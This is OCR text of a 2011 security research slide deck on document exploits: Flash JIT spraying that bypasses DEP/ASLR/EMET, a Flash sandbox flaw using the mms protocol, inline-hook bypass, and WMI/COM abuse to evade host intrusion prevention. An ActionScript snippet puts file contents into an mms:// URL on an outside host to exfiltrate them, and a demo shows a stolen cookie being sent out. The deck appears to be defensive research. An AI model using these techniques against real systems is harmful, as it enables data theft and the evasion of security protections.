0C0C0CE4	0D	0C	0D	0D	0D	0D	0C	0D	....
0C0C0CEC	0D	0D	0D	0C	0D	0D	0D	0D	....
0C0C0CF4	0C	0D	0D	0D	0D	0C	0D	0D	....

(XOR Spraying)

35 90 90 90 3C 35 90 90 90 3C

Call 35 90 90 90

0D 0D 0D 0D 0C 0D 0D 0D 0D 0C

(OR Spraying)

(XOR Spraying)

35 90 90 90 3C 35 90 90 90 3C

Call 0D 0D 0D 0C

0D 0D 0D 0D 0C 0D 0D 0D 0D 0C

(OR Spraying)

Flash JIT Spraying

- It works everywhere.


Protection	New JIT Spraying with Flash Player 10.3.181.34 (Released 6/28/2011)
Office2000 ~Office 2010 (DEP AlwaysOn, ASLR)	works
Internet Explorer (DEP AlwaysOn, ASLR)	works
Adobe PDF (DEP AlwaysOn, ASLR)	works
EMET v2.1 (Enabled all functions)	works

Demo.

Techniques to Bypass Sandbox / Policy / Access control

(Future Document Exploit Techniques - 3)

Vendors have started to adopt Sandbox technologies to their applications.



The sandbox usually has complicated policy and permission control to isolate access to each resource.

Incomplete protections.

Logic design flaws.

It is complicated, so the protection might have these two problems.

Flash Sandbox Problem

- There are 4 types of properties in Flash Security.SandboxType:
  - Security.REMOTE
  - Security.LOCAL_WITH_FILE
  - Security.LOCAL_WITH_NETWORK
  - Security.LOCAL_TRUSTED

The basic idea of default setting is if you can access network, you can't access local resource, vice versa.


The flaw is in its ‘url protocol’ design.

We embed a Flash object in an Office document.

This flash object is allowed to access local files, and not allowed to access internet.

mms://

However there is a problem when handling the ‘mms’ protocol.




Using this flaw, we could retrieve user information, and use mms protocol to send information to internet.

Flash Sandbox Problem

- We might steal user's cookie, user's saved password, etc.
- We could use this technique to probe user environment.

```
var uname = "mms://x.x.x.x:1755/"+secret.contents+".asx";
var req = new URLRequest(uname);
navigateToURL(req,"_blank");
```

Demo.


cookie.xls [Compatibility Mode] - Microsoft Excel
Windows Internet Explorer
Search...
Favorites
Connecting...
Page
Safety
Tools
Insert
Delete
Cells
Internet Explorer
Do you want to allow this website to open a program on your computer?
Program: Windows Media Player
Address: mms://192.168.108.1:1755/LSIDmail|s.TW:DQAAA IoAAABA6rCeobGCh3FbgqM52FpFHHjcbnCjgUtFk
Always ask before opening this type of address
Allow
Cancel
Allowing web content to open a program can be useful, but it can potentially harm your computer. Do not allow it unless you trust the source of the content. What's the risk?
Sheet2
Sheet3

Techniques to defeat behavior based protection and auto-analyzing sandbox

(Future Document Exploit Techniques - 4)

In case of exploit is launched, traditional signature based malware protection is useless, because the exploit or malware is usually 'customized'. Users can only rely on behavior based protection.

Therefore defeating Host IPS will become exploit writer's next major task.

Bypass Inline Hook

Bypass Inline Hook

- Many HIPS use inline hook to intercept API and monitor behaviors.
- Most of them are using Microsoft Detour library or Detour-like approach.
- Bypassing this kind of API hooking, we may just skip a few beginning bytes.

Bypass Inline Hook

Address 0x7C82D146

CreateProcessInternalW

Detours _ jmp functon

```
Push 0x608
push    offset stru_7C82D450
call    __SEH_prolog
mov     eax, dword_7C88B7B0
mov     [ebp+var_1C], eax
```

API is hooked by Detours

Calling an API

Bypass call

(Create the same value in stack)

```
Jmp  0x7C82D146+5
```

WMI and COM

Who = Process


The HIPS usually does hook to observe malicious behaviors
(No matter in ring0 or ring3).

Once it detects a suspicious behavior, for example, if a file is dropping to your system folder, a sensitive registry key is being modified, the Host IPS would check ‘who’ is doing this by identifying the process.


Try to imagine …

If legitimate processes could do things for us, the HIPS would become useless.


Host IPS can not block or kill system processes



We noticed that Microsoft has already provided complete solutions – the WMI and many useful COM objects.


Document Exploits
PDF
COM Interfaces
System Processes
Installed Apps
Read / Write Files
Read / Write Registry
Network Connections
Process start/terminate

record nothing



NET
COM
Process
COM
Malware
COM
REG
COM
FILE

Demo.

- APT and Targeted Attack
- Recent document exploit techniques
- Future document exploit techniques
- Conclusion

Conclusion

- Techniques:
  - How to find vulnerabilities: AVM fuzzing technique.
  - How to defeat exploit mitigation technologies: new Flash JIT spraying.
  - How to make an exploit without memory hard work: attack policy flaw.
  - How to defeat desktop protection and analyzing system: WMI and COM
- We believe attackers are working hard on these topics. We wish security vendors could address these problems to come out solutions ahead of attackers.


Probe victim's environment and collect information. (embed swf in office)
+
Use New JIT techniques with browser, PDF, Office vulnerabilities.
+
Use COM technique to bypass HIPS
=
Future APT attack?

Cat and Mouse Game

If we could be ahead of attackers by guessing their next tricks, we might have better protections for people.

Proof of Concept

File	Description
B4/owhy.swf	JIT Spraying (Original XOR)
B4/why.swf	JIT Spraying (Use B4)
ms11_050/	MS11-050 exploit with new JIT spraying
ms11_050/qload.swf	New Flash JIT Spraying sample
notepad.cpp	Shellcode for launch notepad using WMI.

Thanks!

http://exploitspace.blogspot.com/

Ming-chieh Pan <naninb@gmail.com>
Sung-ting Tsai <ttsecurity@gmail.com>